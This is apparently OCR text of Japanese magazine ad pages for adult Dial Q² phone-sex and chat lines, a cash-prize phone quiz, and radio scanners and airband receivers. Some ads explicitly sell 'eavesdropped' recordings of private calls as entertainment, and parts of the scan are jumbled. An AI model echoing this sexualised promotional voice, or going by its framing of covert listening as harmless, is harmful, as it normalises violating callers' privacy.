- 素人女性と素人男性のTELSEXを盗み聴き、日替り公開中。
 - 時間5分〜20分迄最後までどうぞ!!
- ☆24時間営業☆ 提供: ポリーナ

ピンク伝言ダイヤル

とびきりのスケベな伝言が
♥♥♥♥♥♥たくさん入ってます。♥♥♥♥♥♥

0990-33-1217

TEL お待ちしてます!!

誘惑デートライン

いっしょにいきたい、お願い……

0990-34-3533

挑発したい、オナニー娘たち

0990-33-1355

おいろけ伝言ダイヤル

あなたのTELし待ってます♡

0990-33-9855

情報料 3分300円

恋の予感……。

コミネット (ツーショット)

・ 6秒10円・ / Communication Network

☎ **0990・33・9211** キューツーイ イ

0990・32・9214 キューツーイーヨ

0990・34・9211

0990・32・0514 オナゴイーヨ

Gomet

Communication Network コミネット

横浜市中区富岡町1丁目

☎045-241-1189

普通の可愛い女の子と0990

321-447

お話ししてみませんか 0990

321-744

素敵なあなたお電話待っています。0990

304-412

OPEN HEART ☎03-5996-2588

Let's Call

☆と・き・め・き いーつぱい☆

ゆめめときめきコール
正解者には*すてきなプレゼント!!

0990 33 1053

あたる!

バラエティー音楽クイズ番組
よく聞きなれた音楽数曲
よく聞きなれた音楽数曲
よく聞きなれた音楽数曲

ミックスしてあります。曲目をすべて当ててください。
何曲か正解された人にも賞品はあります。
賞品発送を正解者発表に
かえさせていただきます。

Let's Call

☆と・き・め・き いーつぱい☆

ももこのパツピーダイヤル
あなたのなやみ聞いてあげる...満足度120%

0990 33 4851

その差歴然!

さー さー しあわせ こい♡

女の子と直接会話
*まずはテレホンサービスを最後まで聞いて下さいね。
ギャルとお話ができる情報をお聞かせします。

女子大生からOLまで
いろいろな人と会話
カウンセリング

DIAL
Q²

直電

TELEPHONE SEX
エッチな貴男が
大好きです。

するのにも大好きされるのにもっと好きな
女の子達が生声で必ずイかせます。

24 hour ON AIR

新番組

0990-331-780

提供/ボイスカンパニー

〈3分=300円〉

ダイヤル Q² サービス

提供/ベラック関東ブランチ
0298-55-1854



NEW テレコミュニケーションボックス


パンドラの箱

人気大爆発



パンドラの箱って知ってる?
誰と誰がアクセスできるかわからないんだ。
電話でメールトーク サークルの募集活動。
おれともミーティング? 使い方はキミ達しだいだよ。
トリニティーもキミたちもわかるよ!!
僕らのテレコミュニケーションボックス「パンドラの箱」を
使って、今日からキミも僕らの仲間入りさ。
いろんな情報がキミを待ってるよ!!
♂♂男の子はQ²ダイヤルで、女の子は
フリーダイヤル使ってよ。
さっさとダイヤル!!

■全国どこからでも24時間OK!!
ダイヤル回線の方もご利用いただけます。



今、アメリカ・イギリスで人気急上昇!!
時代が求める僕らの情報「パンドラの箱」!!
偶然性・意外性・神秘性など僕らの「パンドラの箱」
は、じつは「めざせテレコミュニケーション」の
は、只今人気絶頂中!!



男の子 NUMBER

0990-338-954

BOYSに特化
ドッキング率68%
HOT TIME
PM8:00-AM4:00

日本初登場!! ダブルアップコーナー なんと賞金が2倍

エルディションクイズに答えてネ!

賞金最高額百・萬・円・

会社なんが行ってらんない。

ちよつと聞いてヨ! 皆さん、百万円もらっちゃったノ
どそかつアア、世間で大人気のダイヤルQ百万円クイズ
百問連続正解すればこの俺みたに、あつという間に大金持ノ
ダブルアップコーナーもあるしこれがまたサイコー
会社でコツコツ仕事なんてやつてられねえヨ
これからはクイズに答えてひともちつけ、これ一番だよ。
君達にもチャンスはあるから今すぐチャレンジしてみなヨ!



毎月賞金総額
500万円

100万円
テレフォンクイズ

**0990
302-285**

■クイズ賞金

- 30問正解.....2万円
- 45問正解.....6万円
- 60問正解.....15万円
- 80問正解.....40万円
- 99問正解.....50万円
- 100問正解.....100万円

*60問まではエルディションクイズでダブルアップ。賞金2倍。
*99問で失敗の場合、復活コーナー有。

■参加資格/18才以上の方

- プッシュホンのみ使用となります。ダイヤル回線でプッシュホンの方はトーンに切り替えてください。ダイヤル電話の方はコマンダーをお求めの上でご利用ください。
なお情報料と通話料は8秒10円です。

番組に関するお問い合わせ (月間賞金残高・ルール説明等)

有限会社 ベラック

〒700 岡山市今8丁目14-28 PHONE. 0862-45-6868

お問い合わせ時間
AM9:00~PM5:00

ハード販売



今までと違ったダイヤルQ²対応ゲームソフト多数

あらゆるQ²システムに対応します。
よりフレキシブルなソフトを提供致します。

ローコスト

スピード納品

■お見合いツーショット・プライダルツーショット・ID登録付ツーショット・伝言

お問い合わせ **有限会社 ベラック** 〒700 岡山市今8丁目14-28 (0862)45-6868

おためしダイヤル

セクシーテレホン サービス

見知らぬ女性と1対1で直接会話
電話で過激にテレホン○○○!
あなたの声でいかせて下さい。

受話器の前だと何でもできちゃう。



0990-322-092

(相手の女性是人妻、OL、女子大生などです)

あなただけに聞かせます。今すぐ電話に聞いて下さい。

女性と直接はなすのが、にがてな方は……

生録 のぞきの部屋

0990-321-092

人妻の不倫・女子大生オナニー
SMプレイ・盗聴など集録!

告白 秘密のおはなし

0990-321-091

読者投稿テープ紹介
こんなにはげしい……!!

貴方はもう...

恐怖のホラーシリーズ 0990-312-242

男の楽しみ22に有り!!

18歳未満の方は
聞いちゃダメ

0999-312-248

0990-322-188

0990-322-190

0990-312-241

0990-312-218


「必らず満足
させちゃうヨ」

☎0990-323-370

☎0990-323-371

☎0990-305-807

☎0990-312-298



6秒10円地域により異なる 大阪市淀川区06(390)0300<Q²同好会>

いいお・ん・な・こそ

ステータス...

ワイルドでスキャンタニスを魅了してしまっ...
もつと大胆に「もつと」激しく...。毎日がスリリングな恋のかげみさ
「いい女ほど・ステータス」それはもつ貴方のものです。

関西

0990-33-6671

ツーンショットダイヤル

『電話 DE ねるとん』

他地域

0990-33-6674

当社では、「テレホン
アポインター」等による
女性は、一切使用しておりま
せん。女性雑誌等の大量掲載
は、もちろんのこと毎日毎日、
オシャレな女性にオシャレな
「ねるとんデイツシュ」を
何万個も手渡ししています。
だから本物と言えるのです。
これから当社では、女性に
対する投資は惜みません。

オープンダイヤル
アリサちゃんとおしゃべり
※最後迄聞いた人だけ...

0990
340
790

オープンダイヤル
ダイレクトテレホンサービス

0990-34-4660

※ 日人の女の子達と楽しくおしゃべり
※ ひみつのおへやに...
※ キーワードは毎日変わります。

オープンダイヤル
ワンレングスボデコン
ギャル
「ひとみちゃん」

0990-33-0174

◎ すっごくハードなひとみちゃん
※ キーワードは毎日ちがいます

◎ 番組大人気の為一時期
つながりにくくなる場合
があります。その場合は
しばらくたっておかけ
なおし下さい。

18 才未満お断わり
06-211-6786 Bee.Side
大阪市中央区千日前
日本テレホン協会証認済



僕の告白（男性専科）

0990-305-072

0990-306-072




私の恥しいおはなし聴いて

0990-302-072

0990-335-933

0990-308-072



電話の向こうは バラエティー豊かな紳士・淑女

聞こえてくるかも… 赤い糸ならぬ赤い声
ソーショツトダイヤル!!

男性専用 0990-307-919

女性専用 0120-307-919 (無料)





(※フリーダイヤルは地域
によってかからない
場合があります。)

0862-23-9863

0862-23-9866

0862-23-9930



提 供 パスワード

大阪市浪速区戎本町1丁目

06(647)1324

6秒10円

18歳未満お断り /

エキサイティング・ダイヤル



24 時間、


お待ちしています。

Q²
BEST
**TWO-SHOT
SELECTION**

料金: 6 秒 10 円

今、もつともトレンドいな
ダイヤルQ²であなたの
熱い想いを
伝えてみませんか!

もっと
もっと
お電話してネ



tel.0990
334-537

tel.0990
334-541

セクシーダイヤル

(盗聴PART I)
tel. 0990 **334-542**

(盗聴PART II)
334-543

(盗聴PART III)
334-546



イケイケギャル達の告白! 番組最高! メリット5!!

0990-32-4488

**ギャル達のねるとん情報!
伝言ステーション!!**

0990-32-4477

0990-32-4466



提供/テレサ企画

078(332)1235

今、大人気NTT Q2ダイヤル エリア内 全国 24時間OK!!

0 9 9 0

Two SHOT

革

コンピュータがレディースコール
をプライベートにあなたのライン
とつなぎます。
しかもつながるまで情報は全く
かなたません……?!
呼出音のままお待ち下さい!!

命

【女性とアクセスするまで情報料金無料】

MEN'S LINE 24hOPEN

0990 30-9214
キュー ツー イー ヨ

0990 31-9214
キュー ツー イー ヨ

【男性の為の悩み事相談室】
(AM11:00~PM5:00女性が直接応対します。)

0990 33-9214
キュー ツー イー ヨ

0990 34-9214
キュー ツー イー ヨ

KING & QUEEN 提供Y.M.K CO.,LTD.

OFFICE 0120-30-9214

フリーダイヤルキュー ツー イー ヨ

AM11:00~PM3:00

京都市北区

京都市内7分10円 地域により異なります。

私と秘密のおしゃべり
楽しみませんか？

0990-338-514

未知の空間から電波をつかむ

WIDE BAND 超高感度スキャナー

- AM/FM/WFM ●メモリー10BAND・1000チャンネル ●4電源方式 ●ダイヤルUP・DOWN方式採用 ●ワンタッチ操作方式 ●ステップ周波数を5~995kHzで任意に設定可能 ●TV・ラジオ受信



HP-100M-II

■受信周波数 8~600MHz、805~1300MHz
¥56,800 (税別)



MP-200

■受信周波数 2~600MHz、800~1300MHz
¥59,800 (税別)

※電波法、電気通信事業法に抵触する行為には十分注意して下さい。

話しかけるだけで送受信がOK

ハンドフリーFMトランシーバー

MERIT-5

AH-775

1台 ¥18,000 (税別)

混信をさける

2チャンネル方式

- 使用周波数: 50MHz帯
- 寸法: 64×121×27mm
- 重量: 210g



MERIT-5 mark II

AH-795

2台 ¥40,000 (税別)

電話感覚で交信

できる同時通話方式

- ① CHから複数の② CH、② CHから複数の① CHとの交信も可能です。
- 使用周波数: 51/53MHz帯
- 寸法: 64×121×27mm
- 重量: 250g



※AH-775/795は、アマチュア無線局を開局している無線従事者でなければご使用できません。



株式会社 朝日コーポレーション

電子機器事業本部
フェアメイト営業部

〒332 埼玉県川口市栄町3-1-8 ☎0482(54)1001

■営業所: 札幌/大阪/福岡

YUPITERU

多くのファンを魅きつけてやまないエアバンドリスニング。なかでもVHFエアバンドの人気はますます高まりつつあります。コックピットと管制塔との緊張感あふれる交信を確実に捉える道具として、あるいは、空港での航空機撮影のタイミングを知る道具として、いま、エアバンドレシーバーが大きな注目を集めています。

パーソナル無線や業務用無線はもちろんVHFエアバンドやUHFエアバンドまでも受信可能なマルチバンドレシーバーMVT-5000/6000は、エアバンドからの高い評価を獲得しました。そしていま、コンパクトなボディに、エアバンドを手軽に楽しむための機能を凝縮したVT-125が新登場。小さいから機動性がある、小さくてもプロフェッショナルなスペックを持つ、VHFエアバンド専用レシーバ

ーの決
VT-125
パニラ
多くの刺
定版の誕生です。
の受信可能周波数は、カン
ジオ（カンパニー無線）など
激的な電波が飛び交ってい

る108.00MHzから142.00MHz。そして、周波数ステップも通信システムに合わせて50kHz、100kHzの2種類。数値キーを使つてのマニュアル受信のほか、30チャンネルメモリーやメモリスキャン、最優先局を自動モニターするプライオリティ機能、高速スキャン/サーチ機能、バックライト付きの多機能LCDディスプレイ、携帯使用に便利な3電源方式を採用するなど、エアバンドリスニングを強力に支援します。

108MHz~142MHzエアバンドレシーバー

VT-125 ¥34,800 (税別)

主な仕様 ● 受信可能周波数: 108.00MHz~142.00MHz ● 周波数ステップ: 50kHz、100kHz ● 受信電波型式: AM ● チャンネルメモリー数: 30ch ● スキャン/サーチスピード: 1秒間に約20チャンネル ● 20ステップ ● アンテナインピーダンス: 500Ω ● 電源: ニッケル電池3本 (3.6V)、外部電源12V (充電兼用) ● 外形寸法: 57.2mm (W) × 127.5mm (H) × 35.5mm (D) (突起部含まず) ● 重量: 207g (アンテナ含まず)



新登場

AIR BAND RECEIVER

コックピット・クルー体験。

—— 大空のロマンを伝えます ——



MVT-6000
¥59,800 (税別)

MVT-5000
¥59,800 (税別)

● 100チャンネルメモリー/スキャン機能 ● 10バンドサーチ機能 ● マニュアル受信 ● メモリーバックアップ機能 ● 無変調バス/バスメモリー機能 ● プライオリティ機能 ● スキップ機能 ● 受信周波数: 25~550MHz、800~1300MHz ● 受信電波型式: A3/F3 (LOW BAND)、F3 (HIGH BAND)

コピテル工業株式会社

【本社】〒108 東京都港区芝浦4-12-33 【営業所】札幌、仙台、新潟、大宮、東京、立川、横浜、名古屋、大阪、広島、高松、福岡、熊本

お問い合わせは、お客様ご相談センター TEL. (045) 971-8081 へ。

■ カタログご希望の方は、住所・氏名を明記のうえ、〒160 東京都港区六本木5-11-30 コピテル・カタログセンター「レシーバー AB」係へ。

※商品の価格には消費税は含まれておりません。

発行所 マガジンランド

T 4910151708525

雑誌コード 01517-8